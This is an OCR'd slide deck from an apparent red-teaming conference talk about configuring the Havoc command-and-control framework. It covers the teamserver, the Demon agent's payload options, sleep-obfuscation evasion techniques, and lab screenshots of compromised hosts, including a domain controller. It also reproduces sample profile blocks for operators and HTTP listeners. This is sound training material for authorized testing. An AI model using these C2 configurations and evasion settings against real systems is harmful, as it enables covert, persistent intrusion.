ENHANCING YOUR RED TEAM ARSENAL: OPTIMIZING HAVOC C2

BIANCA GADIANA

@lckhrst

AGENDA

Whoami – Bianca Gadiana

- 4+ years in Information Security
- Offensive Security Team Lead

Introduction to Offensive Security and C2 Frameworks

The Role of Command-and-Control (C2) in Offensive Security

- A C2 framework is the centralized system used by attackers (in this case, red teams) to manage compromised systems
- C2s enhances Red team Operations by allowing red teamers to have room for:
  - Operational flexibility
  - Stealth and evasion through evasion techniques
  - Real-time command execution on compromised machines for dynamic engagement responses

Overview of C2 in red team operations

Common Terminologies

- **C2 Server** : Serves as a hub for the agents to call back to
- **Agents/Payloads:** The agent is generated by the framework and is responsible for calling back to the server.
- **Listeners:** waits for a callback on a specific port or protocol.
- **Beacons:** This is the process of the Agent calling back to the server.

Importance of flexibility and customization in modern red teaming - Havoc C2

- Adaptability
- Profile Customization
- Custom payloads
- Signature and behavioral Evasion
- Modular design

RED TEAMING VILLAGE

Types of C2 Frameworks

There are both free (open source) and commercial frameworks

OPEN SOURCE C2s

SLIVER

COVENANT

COMMERCIAL C2s

COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

CORE IMPACT

CORE SECURITY

Types of C2 Frameworks

It is ideal to use multiple C2 frameworks. Choose the frameworks that are most appropriate to use when trying to achieve the predefined objectives during the attack emulation stage.

Choose a framework that can cater the following:

- **Advanced automation capabilities**
- **Robust security features**
- **Extensive 3rd party integration**

Deep Dive into Havoc C2 Architecture

Understanding Havoc's Core Components

Teamserver

- Written in Go lang
- This is the central server responsible for managing listeners, interacting with agents, and handling operator commands. The teamserver processes agent callbacks, logs, and task execution

  - **Logs:** Havoc's teamserver logs everything from agent input and output to screenshots and downloads.

Understanding Havoc's Core Components


Profiles

- Profiles define key operational parameters
- They enable customization based on the target environment,
- Profiles are written in the Yaotl configuration language and can be used to ensure that the **Teamserver** runs with specific settings, including debugging options and verbose logging

Understanding Havoc's Core Components

Client

- Cross-platform UI written in C++ and Qt


Havoc
Havoc View Attack Scripts Help
64428d94 @ demon_https.exe\5600 [SPIDER-PC\pparker]
571be9a8 @ demon_smb.exe\3528 [TALON-DC\Administrator]
15850b68 @ demon_smb.exe\5900 [SPIDER-PC\pparker]
6a899650 @ demon_https.exe\1684 [SPIDER-PC\pparker]
473b3afc @ demon_smb.exe\96 [TALON-DC\Administrator]
43df9466 @ demon_smb.exe\7452 [SPIDER-PC\pparker]
61832438 @ demon_smb.exe\3192 [TALON-DC\Administrator]
4d5b1ff4 @ demon_https.exe\5748 [DESKTOP-CU4FEST\Spider]
Event Viewer
Teamserver Chat
[6a899650] pparker/SPIDER-PC
[64428d94] pparker/SPIDER-PC
[473b3afc] Administrator/TALON-DC
[571be9a8] Administrator/TALON-DC
[61832438] Administrator/TALON-DC


```
14/10/2022 20:15:04 [*] Started "Agent Listener - HTTP/s" listener
14/10/2022 20:15:04 [*] Started "Pivot - Smb" listener
14/10/2022 20:15:06 [+] Spider connected to teamserver
14/10/2022 20:15:17 [*] Initialized 6a899650 :: pparker@172.16.134.130 (SPIDER-PC)
14/10/2022 20:15:21 [*] Initialized 64428d94 :: pparker@172.16.134.130 (SPIDER-PC)
14/10/2022 20:16:49 [*] Initialized 571be9a8 :: Administrator@172.16.134.129 (TALON-DC)
14/10/2022 20:17:38 [*] Initialized 43df9466 :: pparker@172.16.134.130 (SPIDER-PC)
14/10/2022 20:18:32 [*] Initialized 4d5b1ff4 :: Spider@172.16.134.128 (DESKTOP-CU4FEST)
14/10/2022 20:20:05 [*] Initialized 473b3afc :: Administrator@172.16.134.129 (TALON-DC)
14/10/2022 20:20:41 [*] Initialized 15850b68 :: pparker@172.16.134.130 (SPIDER-PC)
14/10/2022 20:28:59 [*] Initialized 61832438 :: Administrator@172.16.134.129 (TALON-DC)
```

```
[14/10/2022 20:28:59] Agent 61832438 authenticated from as TALON-DC\Administrator :: [Internal: 172.16.134.129] [Process: demon_smb.exe\3192] [Arch: x64] [Pivot: 473b3afc-<>-<>-61832438]

14/10/2022 20:30:00 [Spider] Demon » whoami
[*] [76830A1C] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [6911 bytes]
[+] Received Output [6751 bytes]:

UserName              SID
===================== ============================================
TALON\Administrator   S-1-5-21-3615481361-3807944923-1972220814-500


GROUP INFORMATION                              Type               SID                                           Attributes
============================================== ================== ============================================= ==================================================
TALON\Domain Users                             Group              S-1-5-21-3615481361-3807944923-1972220814-513 Mandatory group, Enabled by default, Enabled group,
Everyone                                       Well-known group   S-1-1-0                                       Mandatory group, Enabled by default, Enabled group,
BUILTIN\Administrators                         Alias              S-1-5-32-544                                  Mandatory group, Enabled by default, Enabled group, Group owner,
BUILTIN\Users                                  Alias              S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group,
BUILTIN\Pre-Windows 2000 Compatible Access     Alias              S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group,
BUILTIN\Certificate Service DCOM Access        Alias              S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE                       Well-known group   S-1-5-4                                       Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON                                  Well-known group   S-1-2-1                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users               Well-known group   S-1-5-11                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization                 Well-known group   S-1-5-15                                      Mandatory group, Enabled by default, Enabled group,
LOCAL                                          Well-known group   S-1-2-0                                       Mandatory group, Enabled by default, Enabled group,
TALON\Group Policy Creator Owners              Group              S-1-5-21-3615481361-3807944923-1972220814-520 Mandatory group, Enabled by default, Enabled group,
TALON\Domain Admins                            Group              S-1-5-21-3615481361-3807944923-1972220814-512 Mandatory group, Enabled by default, Enabled group,
TALON\Enterprise Admins                        Group              S-1-5-21-3615481361-3807944923-1972220814-519 Mandatory group, Enabled by default, Enabled group,
TALON\Schema Admins                            Group              S-1-5-21-3615481361-3807944923-1972220814-518 Mandatory group, Enabled by default, Enabled group,
Authentication authority asserted identity     Well-known group   S-1-18-1                                      Mandatory group, Enabled by default, Enabled group,
TALON\Denied RODC Password Replication Group   Alias              S-1-5-21-3615481361-3807944923-1972220814-572 Mandatory group, Enabled by default, Enabled group,
Mandatory Label\High Mandatory Level           Label              S-1-16-12288                                  Mandatory group, Enabled by default, Enabled group,


Privilege Name           Description                                State
[Administrator/TALON-DC] demon_smb.exe/3192 x64 (TALON.local)
>>>
```

Understanding Havoc's Core Components

Listeners


- These allow communication between compromised systems and the teamserver. Havoc supports multiple listener types, such as HTTP, HTTPS, SMB, and External C2



Understanding Havoc's Core Components

Agents

- The deployed payloads that execute commands on compromised systems. Havoc's primary agent is called "Demon," which can be configured for evasion and communication.



```
Payload
Agent: Demon
Options
Listener: Pivot - Smb
Arch x64
Format  ✓ Windows Exe
          Windows Dll
          Windows Shellcode
          Windows Service Exe
Config
  Sleep
  Jitter
  Indirect Syscall ✓
  Sleep Technique  Ekko
  Injection
    Alloc    Native/Syscall
    Execute  Native/Syscall
Building Console
```


Demon – primary Havoc agent written in C/ASM

Demon Payload – currently supports x64 EXE/DLL, shellcodes and service exe

Understanding Havoc's Core Components

Agents

- You can configure your payload to choose between different sleep obfuscation techniques



Config
Indirect Syscall
Sleep Technique

WaitForSingleObjectEx
Foliage
✓ Ekko

WaitForSingleObjectEx – not a sleep obfuscation technique. It just delays the execution and doesn't perform any kind of sleep encryption


Ekko – currently supports x64 EXE/DLL, shellcodes and service exe

Foliage – creates a new thread and uses **NtApcQueueThread** to queue an ROP chain that encrypts our agent memory and delays execution.

Understanding Havoc's Core Components

Not so new sleep obfuscation technique on Havoc

Zilean (using RtlRegisterWait)



demon.exe (1604) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

TID: 720, 2200, 2368, 4144, 4308, 4320, 4808, 4964

Stack - thread 2200

```
   Name
0  ntdll.dll!ZwSignalAndWaitForSingleObject+0x14
1  demon.exe+0x1c400
2  0xb4c87fae10
3  0x2bc
4  0x214
5  0xb4c87fd560
6  0x2bc
7  0xc
8  0x2
```

No sleep stack duplication/obfuscation enabled

demon.exe (4364) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

```
TID    CPU  Cycles delta  Start address
1512        161.728       ntdll.dll!TpReleaseCleanup
1728         78.964       ntdll.dll!TpReleaseCleanup
2212        117.116       ntdll.dll!TpReleaseCleanup
2640        122.816       ntdll.dll!TpReleaseCleanup
2856        118.180       ntdll.dll!TpReleaseCleanup
2916        573.040       demon.exe+0x1d6e0
3064        116.736       ntdll.dll!TpReleaseCleanup
4064        121.980       ntdll.dll!TpReleaseCleanup
4604        132.582       ntdll.dll!TpReleaseCleanup
5444        138.282       ntdll.dll!TpReleaseCleanup

Start module: \\vmware-host\Shared Folders\SharedFolder\de
Started:            19:03:08 02/05/2023
State:    Wait:UserRequest        Priority:          10
Kernel time:        00:00:00.093  Base priority:     8
User time:          00:00:00.015  I/O priority:      Norm
Context switches:   9.715         Page priority:     Norm
Cycles:   647.897.758             Ideal processor:   0:1
```

Stack - thread 2916

```
   Name
0  ntdll.dll!RtlGetOwnerSecurityDescriptor+0x84
1  ntdll.dll!TpSimpleTryPost+0x2dc
2  ntdll.dll!TpReleaseCleanupGroupMembers+0xada
3  kernel32.dll!BaseThreadInitThunk+0x14
4  ntdll.dll!RtlUserThreadStart+0x21
```

With sleep stack duplication/obfuscation enabled

Source: https://x.com/C5pider/status/1653449661791739904

Customizing Havoc C2 Profile for your Operational Needs

Overview on C2 Profile

Overview


- The Havoc Yaotl configuration language is a configuration file that contains everything that the teamserver needs to run. Yaotl is a fork of the popular configuration language HCL.

- **Resources: https://github.com/hashicorp/hcl**

Customizing Your C2 Profile

Team Server Block

- The **teamserver** can be configured to listen on a specific bind address and port with the following directive:
    - **Host** - The bind address used by the teamserver to accept Client connections.
    - **Port** - The port the teamserver listens on for Client connections.




```
Teamserver {
    Host = "0.0.0.0" //If not set it binds on your local IP
    Port = 40056 // Default Port

    Build {
        Compiler64 = "/usr/bin/x86_64-w64-mingw32-gcc"
        Compiler86 = "/usr/bin/i686-w64-mingw32-gcc"
        Nasm = "/usr/bin/nasm"
    }
}
```


Customizing Your C2 Profile

Operators Block

- The Operators block specifies the users that are going to be allowed to connect and interact with the teamserver. To add a new user you only need to specify the **username** and **password**.



```
Operators {
    user "5pider" {
        Password = "password1234"
    }

    user "Neo" {
        Password = "password1234"
    }
}
```




```
Operators {
    user "lckhrst" {
        Password = "password1234"
    }

    user "5pider" {
        Password = "P@ssword1234"
    }

    user "Dora" {
        Password = "Password1234"
    }

}
```

Customizing Your C2 Profile

Listeners Block

- The Listeners block allows the operator to start a listener without doing it manually in the client interface.



Payload

Agent: Demon


Options

Listener: ✓ Pivot - Smb
HTTPS

Arch

Format: Windows Exe

Config	Value
Indirect Syscall	✓
Sleep Technique	Ekko
Injection	
Alloc	Native/Sysca
Execute	Native/Sysca
Spawn64	C:\Windows\
Spawn32	C:\Windows\



```
Listeners {
    Http {
        Name         = "Agent Listener - HTTP/s"
        #KillDate     = "2006-01-02 15:04:05"
        #WorkingHours = "8:00-17:00"
        Hosts        = [
            "5pider.dev",
            "havocframework.com:8080"
        ]
        HostBind     = "0.0.0.0"
        PortBind     = 443
        PortConn     = 443
        HostRotation = "round-robin"
        Secure       = true
        UserAgent    = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"

        Uris = [
            "/funny_cat.gif",
            "/index.php",
            "/test.txt",
            "/helloworld.js"
        ]

        Headers = [
            "Content-type: text/plain",
            "X-Havoc: true",
            "X-Havoc-Agent: Demon",
        ]

        Response {
            Headers = [
                "Content-type: text/plain",
                "X-IsHavocFramework: true",
            ]
        }
    }
}
```

Customizing Your C2 Profile

Listeners Block: Customization

